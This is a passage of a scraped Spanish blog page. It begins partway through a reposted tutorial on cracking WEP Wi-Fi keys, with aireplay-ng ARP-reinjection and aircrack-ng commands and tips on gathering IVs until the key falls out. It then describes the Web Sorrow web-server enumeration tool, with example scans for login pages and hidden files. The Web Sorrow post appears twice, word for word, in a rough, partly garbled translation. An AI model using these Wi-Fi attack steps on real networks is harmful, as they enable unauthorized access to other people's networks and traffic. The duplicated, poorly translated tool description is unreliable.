
En la captura como veis en lugar de 1024 tengo 300, eso es porque algunos AP no soportan tanto tráfico y se saturan, yo empezaría por 300 y luego subiendo de 300 en 300 hasta llegar a lo máximo (1024), en este caso, yo llegué a 1024 y no tuve ningún problema.

Esperar a que haya suficientes IVs
Ahora esperamos hasta que los #data de la pantalla del airodump (la que NO hemos cerrado antes) suban hasta un número decente.Como sube rápido y no nos cuesta nada esperar, yo lo dejaría hasta llegar al millón (para asegurarnos que la clave la podrá sacar aircrack).
Ejecutamos Aircrack-ng para conseguir la clave
Ahora ejecutamos aircrack para conseguir la clave, abrimos otra consola y ponemos:aircrack-ng captura-01.cap

Tenéis que poner el nombre de la captura que habéis puesto anteriormente en el airodump, si no os acordáis o habéis cerrado, iros a /root y ahí veréis el archivo .cap, tomáis nota de su nombre y lo ponéis.
En pocos minutos tendréis la clave.
Fijaos la diferencia de IVs y el corto espacio de tiempo, en 8 minutos, hemos captado más de 250.000 IVs.
Cuando HAY clientes conectados No-Chop-chop
Si la red wifi tiene un cliente asociado lo mejor es hacer la re-inyección de paquetes ARP, es igual que el chop-chop pero no hay que trabajarlo tanto para forjar el paquete etc.Re-inyección de paquetes ARP:
aireplay-ng -3 -b BSSID -h MAC DEL CLIENTE ASOCIADO [interfaz]
Ejemplo:
aireplay-ng -3 -b 00:02:CF:69:69 -h 00:02:CE:11:11 wlan0
No tiene por qué ser instantáneo, esperad un poco, unos 4 o 5 minutos sería más que suficiente, os digo lo mismo que antes, algunas veces este tipo de ataques no funcionan con determinados puntos de acceso o redes wifi.
Últimos comentarios sobre este manual
Suerte con este método para conseguir tráfico, ya que a veces no sale a la primera, y ni tan siquiera siempre sale…depende del punto de acceso.Si el aircrack no ha sido capaz de sacar la clave con un millón de IVs (poco probable), esperad hasta llegar a un millón y medio y lo hará (y si no sale, ponlo en el foro a ver qué está pasando).
Con esto terminamos la auditoría wireless con cifrado WEP, espero que os haya sido útil, y sobre todo, que os hayáis divertido tanto como nosotros.
Autor: Sergio de Luz.
Fuente:http://www.redeszone.net/seguridad-informatica/hackear-una-red-wifi-sin-clientes-conectados-aprende-a-hackear-una-red-wifi-sin-clientes-mediante-el-ataque-chop-chop/
Espero lo disfruten.
Saludos Mundo Libre
lunes, 16 de abril de 2012
Web Sorrow
Saludos Mundo Libre.
Web Sorrow- de lectura remota de Seguridad Web (Enumeración / Versión etc detección)
en la web el sorrow es una herramienta basada en Perl utilizados para el control de un servidor Web para una configuración errónea, la detección de versiones, la enumeración y la información del servidor. No es un escáner de vulnerabilidades, el proxy de inspección, la herramienta de DDoS o de un marco de explotación.

Funcionalidad actual
◦-S - es sinónimo de norma. un conjunto de pruebas estándar e incluye: la indexación de directorios de las pruebas, asir de la bandera, la detección de idioma (que debería ser obvio), robots.txt, y 200 pruebas de respuesta (algunos servidores se puede enviar un 200 por cada req)
◦-Eb - es sinónimo de ensacado de error. La configuración predeterminada para los servidores es poner el demonio del servidor y la versión e incluso a veces dentro del SO de las páginas de error. Web dolor reqs una URL de 20 bytes al azar con métodos GET y POST.
◦-auth - busca las páginas de inicio de sesión con una lista de algunos de los archivos de inicio de sesión más comunes y directorios. No hace falta ser muy grande la lista de direcciones URL, porque ¿qué otra cosa se va a nombrar?
◦ Los de cmsPlugins - ejecuta una enorme lista de directorios plugins para los servidores cms. la lista es un poco viejo (2010)
◦-I - busca las respuestas para las cadenas de interés
◦-WS - busca los servicios web, tales como el proveedor de hosting, servicios de blogs, huellas digitales favicon, y la información de la versión de CMS
◦-FD - buscar las cosas por lo general la gente no quiere que usted vea. La lista se genera formar una tonelada de robot.txt así que cualquier cosa que encuentre debe ser interesante.
◦-proxy - enviar solicit http a través de un proxy. ejemplo: 255.255.255.254:8080
◦-e - ejecutar todas las exploraciones en el escáner
Internet también tiene dolor de cheques falsos positivos en la mayoría de las solicitudes (que es lo bastante precisa, pero no perfecta).
Ejemplos
básica:
perl Wsorrow.pl-host domain.com-S
Buscar páginas de inicio de sesión:
perl Wsorrow.pl-host domain.com-auth
a analizar más intenso:
perl Wsorrow.pl-host domain.com-e
Puede descargar en :http://code.google.com/p/web-sorrow/
Fuente: http://code.google.com/p/web-sorrow/
Trduccion: Dellcon1@
Saludos Mundo Libre.
Web Sorrow- de lectura remota de Seguridad Web (Enumeración / Versión etc detección)
en la web el sorrow es una herramienta basada en Perl utilizados para el control de un servidor Web para una configuración errónea, la detección de versiones, la enumeración y la información del servidor. No es un escáner de vulnerabilidades, el proxy de inspección, la herramienta de DDoS o de un marco de explotación.
Funcionalidad actual
◦-S - es sinónimo de norma. un conjunto de pruebas estándar e incluye: la indexación de directorios de las pruebas, asir de la bandera, la detección de idioma (que debería ser obvio), robots.txt, y 200 pruebas de respuesta (algunos servidores se puede enviar un 200 por cada req)
◦-Eb - es sinónimo de ensacado de error. La configuración predeterminada para los servidores es poner el demonio del servidor y la versión e incluso a veces dentro del SO de las páginas de error. Web dolor reqs una URL de 20 bytes al azar con métodos GET y POST.
◦-auth - busca las páginas de inicio de sesión con una lista de algunos de los archivos de inicio de sesión más comunes y directorios. No hace falta ser muy grande la lista de direcciones URL, porque ¿qué otra cosa se va a nombrar?
◦ Los de cmsPlugins - ejecuta una enorme lista de directorios plugins para los servidores cms. la lista es un poco viejo (2010)
◦-I - busca las respuestas para las cadenas de interés
◦-WS - busca los servicios web, tales como el proveedor de hosting, servicios de blogs, huellas digitales favicon, y la información de la versión de CMS
◦-FD - buscar las cosas por lo general la gente no quiere que usted vea. La lista se genera formar una tonelada de robot.txt así que cualquier cosa que encuentre debe ser interesante.
◦-proxy - enviar solicit http a través de un proxy. ejemplo: 255.255.255.254:8080
◦-e - ejecutar todas las exploraciones en el escáner
Internet también tiene dolor de cheques falsos positivos en la mayoría de las solicitudes (que es lo bastante precisa, pero no perfecta).
Ejemplos
básica:
perl Wsorrow.pl-host domain.com-S
Buscar páginas de inicio de sesión:
perl Wsorrow.pl-host domain.com-auth
a analizar más intenso:
perl Wsorrow.pl-host domain.com-e
Puede descargar en :http://code.google.com/p/web-sorrow/
Fuente: http://code.google.com/p/web-sorrow/
Trduccion: Dellcon1@
Saludos Mundo Libre.
Suscribirse a:
Entradas (Atom)